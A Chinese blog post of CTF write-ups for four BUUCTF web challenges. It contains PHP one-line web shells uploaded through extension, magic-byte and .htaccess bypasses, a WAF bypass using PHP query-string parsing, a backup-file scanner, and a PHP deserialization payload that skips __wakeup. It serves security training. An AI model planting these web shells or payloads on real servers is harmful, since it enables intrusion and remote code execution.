[极客大挑战 2019]Upload；[RoarCTF 2019]Easy Calc；[ACTF2020 新生赛]Upload；[极客大挑战 2019]PHP

原创

F。N 嘿嘿 于 2021-11-07 12:26:20 发布 2391 收藏

文章标签： 网络安全

本文链接：https://blog.csdn.net/feiniaotjx/article/details/121161727

[极客大挑战 2019]Upload;[RoarCTF 2019]Easy Calc；[ACTF2020 新生赛]Upload;[极客大挑战 2019]PHP

[极客大挑战 2019]Upload

[RoarCTF 2019]Easy Calc

[ACTF2020 新生赛]Upload

[极客大挑战 2019]PHP

[极客大挑战 2019]Upload

先更改为图片的类型，将`content-type`改为`image/jpg`

```
boundary=---------------------------215448554865742848539807731111
Content-Length: 378
Origin: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81
Connection: close
Referer: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81/
Cookie: UM_distinctid=
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
Upgrade-Insecure-Requests: 1

-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="file"; filename="111.php"
Content-Type: application/octet-stream

 <?php @eval($_POST['123']);?>
-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="submit"
```

```
        </br>
        </br>
        <div class="error">
          <strong>
            Not image!
          </strong>
        </div>


        <div style="position:
          <p align="center" s
            Syclover @ cl4y
          </p>
        </div>
      </body>
```


不能为`php`，可改成`phtml`,`php2`,`php3`,`php4`,`php5`,`php6`,`php7`,`pht`,`phtm`,`phtml`等，都会被解析成php

```
Content-Length: 363
Origin: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81
Connection: close
Referer: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81/
Cookie: UM_distinctid=
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
Upgrade-Insecure-Requests: 1

-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="file"; filename="111.php"
Content-Type: image/jpg

 <?php @eval($_POST['123']);?>
-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="submit"
```

```
        </br>
        </br>
        <div class="error">
          <strong>
            NOT! php!
          </strong>
        </div>


        <div style="positio
          <p align="center"
            Syclover @ cl4
          </p>
        </div>
      </body>
</html>
```


过滤了`<?`,`?>`,可用另一种书写方式

`<script language="php">eval($_POST['shell']);</script>`

```
Upgrade-Insecure-Requests: 1

-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="file"; filename="111.phtml"
Content-Type: image/jpg

 <script language="php">eval($_POST['123']);</script>
-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="submit"

提交
```


```
        </br>
        </br>
        <div class="error">
          <strong>
            Don't lie to me, it's not image at all!!!
          </strong>
        </div>


        <div style="position: absolute;bottom: 0;width: 
          <p align="center" style="font:italic 15px 嘿嘿;
```


没有图片文件开头的标识`GIF89aX`，添加上去，上传成功

```
Upgrade-Insecure-Requests: 1

-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="file"; filename="111.phtml"
Content-Type: image/jpg

GIF89aX
 <script language="php">eval($_POST['123']);</script>
-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="submit"
```

```
        <div class="error">
          <strong>
            上传文件名: 111.phtml<br>
          </strong>
        </div>


        <div style="position: absolute;b
          <p align="center" style="font:
            Syclover @ cl4y
```

连接菜刀，得到flag



从上面可知，只过滤了php后缀，所以还可以上传`.htaccess`配置文件，更改文件后缀的关联属性

```
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
Upgrade-Insecure-Requests: 1

-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="file"; filename=".htaccess "
Content-Type: image/jpg

GIF89aX
<FilesMatch ".aa">
  setHandler application/x-httpd-php
</FilesMatch>
-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="submit"
```


```
    <div class="error">
      <strong>
        上传文件名: .htaccess <br>
      </strong>
    </div>


    <div style="position: absolute;bottom: 0;width
      <p align="center" style="font:italic 15px Ge
        Syclover @ cl4y
      </p>
    </div>
  </body>
</html>
```


再上传一个1.aa

```
Referer: http://9a057e72-c992-4be0-9e5b-159b408cd81d.node4.buuoj.cn:81/
Cookie: UM_distinctid=
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
Upgrade-Insecure-Requests: 1

-----------------------------215448554865742848539807731111
Content-Disposition: form-data; name="file"; filename="1.aa"
Content-Type: image/jpg

GIF89aX
```

```
    <div class="error">
      <strong>
        上传文件名: 1.aa<br>
      </strong>
    </div>


    <div style="position: absolute;bo
      <p align="center" style="font:i
        Syclover @ cl4y
```


连接到shell，但是看不了文件，我也不知道为什么




[RoarCTF 2019]Easy Calc

提示有waf，并且存在calc.php页面

calc.php过滤了相关符号

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```


waf过滤了字母




Forbidden

You don't have permission to access /calc.php on this server.

Apache/2.4.18 (Ubuntu) Server at node4.buuoj.cn Port 29995

利用 php字符串解析特性，它解析字符串时，会将一些字符转换为下划线，或者删除


如`http://node4.buuoj.cn:29995/calc.php? num=a`,在num前加空格，waf会认为' nmu'这不是字母,因为它前面有空格，而php会将前面的空格删掉，' num'就等同与'num'，故绕过了waf也执行了函数




a


过滤`/`，所以使用ascii码进行命令执行，发现没有执行

```
system('dir');
```



换成php的输出和查看目录的函数`print_r`与`var_dump`都行






Array ([0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => f1agg [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] => sbin [18] => srv [19] => start.sh [20] => sys [21] => tmp [22] => usr [23] => var) 1


然后查看内容`readfile`与`file_get_contents`都行


[ACTF2020 新生赛]Upload

上传时抓包，发现抓不了，并弹出提示，说js限制了上传的后缀，所以关闭js再抓包




之后上传图片，改为php后缀，被拦截







但改为asp，上传成功，多半只有php是黑名单

故可以将后缀改为phtml，添加一句话木马，成功上传





得到flag



[极客大挑战 2019]PHP

扫描备份文件

```
import requests
import time
url='http://3779d591-9cc0-48af-8a72-b0f3463ee1d5.node4.buuoj.cn:81/'
with open('beifen.txt') as f:
    for i in f:
        ii = i.replace('\n', '')
        urls=url+ii
        #time.sleep(1)
        data=requests.get(urls).status_code
        if data==200:
            print(urls)
```

得到备份文件

```
http://3779d591-9cc0-48af-8a72-b0f3463ee1d5.node4.buuoj.cn:81/www.zip
```

解压得到关键文件`index.php`,`class.php`
通过index.php传入参数

```
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
</div>
```

class.php进行反序列化操作

```
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
```


payload的username需等于admin，password需等于100，
但要绕过`__wakeup`,故将代表变量个数的数字改成比真实值大，就不会执行__wakeup;
因为private为私有变量，需在Nameusername中加`%00`，变为`%00Name%00username`

故payload为`?select=O:4:"Name":4:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}`